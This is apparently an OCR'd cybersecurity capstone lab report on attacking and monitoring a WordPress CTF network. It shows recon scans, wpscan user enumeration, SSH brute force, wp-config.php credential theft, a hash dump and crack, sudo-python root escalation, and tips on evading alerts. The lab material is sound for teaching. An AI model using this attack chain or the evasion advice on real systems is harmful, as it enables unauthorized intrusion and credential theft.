X-CORP

Security Engineering: CSIRT Division

Attack, Defense, and Analysis of X-CORP’S Network

Table of Contents – Red Team

This document contains the following resources:

Table of Contents – Network Analysis


This document contains the following resources:

Table of Contents – Blue Team

This document contains the following resources:

Network Topology

Network Topology 192.168.1.0/24



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali
Role: Attack Machine

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1
Role: Target Machine

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2
Role: Target Machine

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK
Role: Network Monitoring

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	*IP Address*	*Role on Network*
Azure Hyper-V ML-REFVM-684427	192.168.1.1	Host Machine
Kali	192.168.1.90	Attack Machine
Target Machine 1	192.168.1.110	Target Machine
Target Machine 2	192.168.1.115	Second target machine
ELK	192.168.1.100	ELK machine that hosts Kibana & Elasticsearch Watcher
Capstone	192.168.1.105	Test machine, machine that tests alerts.

Critical Vulnerabilities & Incidents

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in ***Target 1***.

Vulnerability	***Description***	***Impact***
Open Web Port (Port 80)	Port 80 is commonly used for web communication and if left open and unsecure, it can allow public access.	Allows web server access. Web servers are susceptible to DOS attacks.
Open SSH Port (Port 22)	Port 22, also known as the secure shell port, allows a user to remotely connect to another machine via remote command execution.	SSH into target machine with discovered credentials.
User Enumeration	Web application vulnerability that allows attackers to use bruteforce techniques to validate users on a network.	Enumerate a list of users to target. Wordpress application is susceptible to bruteforce and DOS attacks.

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in ***Target 1***.

Vulnerability	***Description***	***Impact***
Weak User Credentials	Short names, first name, or any simple combinations.	Password is easy to obtain through social engineering. Users use non-complex combinations.
Misconfigured Security Controls CWE-284 ***OWASP Top 10 – A05:2021***	Improper controls are implemented leaving systems vulnerable to exploits.	Allows unauthorized access to SQL database.
Confidential Data Improperly Secured CWE-219	Confidential data, such as user login information, is easily accessible to the public with no security.	Database server authentication information easily accessible. Attackers can access “wp-config.php” file, which contains administrative credentials to SQL.

Critical Vulnerabilities: Target 2

Assessment uncovered the following critical vulnerabilities in ***Target 2***.

Vulnerability	***Description***	***Impact***
Local File Inclusion (LFI) CAPEC-252	LFI is a vulnerability in poorly designed web applications. This allows users to upload content into the application or servers.	A backdoor php NCAT listener dropped into the web server which allows for a direct command line access.
Directory Path Traversal CWE-23	Improper access control and filtering allowing access to restricted directories.	Hidden directories can be accessed by manipulating variables that reference files.

Critical Vulnerabilities: Target 2

Assessment uncovered the following critical vulnerabilities in ***Target 2***.

Vulnerability	***Description***	***Impact***
WordPress XML-RPC DOS	WordPress XML-RPC parsing is susceptible to DOS attacks by executing pingback.ping.	Several affected WordPress installations can launch a botnet level attack.
WordPress XML-RPC Ping	Using HTTP POST request smuggling to bypass front-end security controls.	Application's internal layers can be targeted.
Cloudflare Protection Bypass	Execution of pingback.ping method can be used to bypass DNS level protection.	Target's public IP address can be revealed.

Critical Incidents: Network 10.6.12.0/24

Assessment uncovered the following critical incidents in ***10.6.12.0/24***.

Incident	***Description***	***Impact***
Trojan Malware	Malicious computer virus.	Malware downloaded locally and infected multiple hosts on network.
Unauthorized Domain Setup	Private domain created without authorization.	Private domain created to conduct torrenting, avoid detection, and stream videos.
Illegal Torrenting	Downloading & uploading files through a torrent network.	Copyrighted materials downloaded.

Exploits Used

Exploitation: Open Web Port (Port 80)

- Nmap scan shows:
  - IP addresses, ranges, OS version, and open ports
  - Open ports
    - Ports 80 – Web Access
    - Port 22 – SSH
    - Port 111 – RPC
    - Port 139 – NetBIOS
    - Port 445 – SMB
  - Running services & versions
    - WordPress
  - Access to web servers

```
root@Kali:~# nmap -sX 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 18:17 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00040s latency).
All 1000 scanned ports on 192.168.1.1 are open|filtered
MAC Address: 00:15:5D:00:04:0D (Microsoft)
```

```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE         SERVICE
22/tcp  open|filtered ssh
80/tcp  open|filtered http
111/tcp open|filtered rpcbind
139/tcp open|filtered netbios-ssn
445/tcp open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-05 10:10 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation: User Enumeration - WordPress Website

- Exploit identified
  - Target 1
    - WPSCAN
    - wpscan --url http://192.168.1.110/wordpress --enumerate u
  - Target 2
  - NCAT listener on port 4444
    - nikto –C all –h 192.168.1.115

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: Open SSH Port (Port 22)

- SSH into target machine – SSH Michael@192.168.1.110
- Brute force password
  - Password: “michael”
- Granted user access

Exploitation: Weak User Credentials

- Login with Michael’s account
    - Michael’s username & password are “michael”
- Locate DB authentication information for accessing SQL
    - “wp-config.php” file contains admin credentials
    - Login with discovered admin credentials into SQL database

```
michael@target1:/var/www/html$ grep flag1 service.html
                              <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

```
michael@target1:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Exploitation: Confidential Data Improperly Secured


- DB server file “wp-config.php” not secured
- Dump the wp_user table
- Crack the passwords

```
mysql> select * from wp_users
    -> ;
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+---------------------
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+---------------------
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+---------------------
-------+-------------+----------------+
2 rows in set (0.00 sec)
```

```
Proceeding with incremental:ASCII
pink84                (steven)
```

Exploitation: Misconfigured Security Controls

- Privilege escalation without password (sudo python)
- Root shell access
- ***Recommendation:***
  - *Steven's account should not have had access to run python with sudo and no password.*



Avoiding Detection

Stealth Exploitation of Open Web Port

Monitoring Overview

- HTTP Request Size Monitor Alert
- Sum of request bytes exceed 3500 per minute
- Alert triggered after 3500 bytes

Mitigating Detection

- Non-aggressive scans
- Burp Suite
- Alert is reliable, but can generate false positives

Stealth Exploitation of Enumeration

Monitoring Overview

- Excessive HTTP Errors Alert
- Top 5 response status code surpasses 400 every 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Enumerating is noisy
  - Stagger attempts
- Are there alternative exploits that may perform better?
  - XML-RPC Exploitation
  - Cloudflare Protection Bypass
  - Vulnerability & Intrusive tools: Metasploit & Burp Suite

Traffic Profiles

Traffic Profile on 10.6.12.0/24

Analysis identified the following characteristics of the traffic on the network:

Feature	*Value*	*Description*
Top Talkers (172.16.4.205), (185.243.115.84), (166.62.11.64)	Ip.addr==10.6.12.0/24	Machines that sent the most traffic.
Most Common Protocols (HTTP, TCP, UDP)	Ip.addr==10.6.12.0/24	Most common protocols on the network.
# Unique IP Addresses	808	Count of observed IP addresses.
1 Malware Species (Trojan malware)	Ip.addr==10.6.12.203 and http.request.method==GET	Number of malware binaries identified in traffic.

Behavior Analysis

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity:

"Normal" Activity

- Employees accessing public KB
- Employees checking emails

Suspicious Activity


- Enumerating users – WPSCAN
- Executing pingback.ping command
- Accessing authentication logs & back-end DB server files – "wp.config.php" file
- Accessing DB servers and dumping hashes
- Setting up a private Active Directory Domain

Normal Activity

Normal Behavior – Accessing Public Knowledgebase

Knowledgebase Articles:

- HTTPS to establish a secure connection to Microsoft’s website.
- User accessed files on creating private domains.



Microsoft

Normal Behavior – Accessing Google Workspace


Accessing Email:

- HTTPS to establish a secure connection with the Google client
- Users authenticate to access email

Malicious Activity


Malicious Behavior – Enumeration

- Excessive HTTP errors (400 errors)
- Attacker ran a WPSCAN to enumerate potential users to target.
  - Enumeration is noisy
  - Users targeted:
    - Michael
    - Steven




Malicious Behavior – XML-RPC Ping & DDOS

- XML-RPC
  - XML-RPC ping using HTTP POST smuggling to bypass front-end security controls
- Pingback.ping to bypass DNS level protection to launch a Cloudflare attack
  - Allowed for command & control – botnets



Malicious Behavior – Unauthorized Access & Dumping Hashes

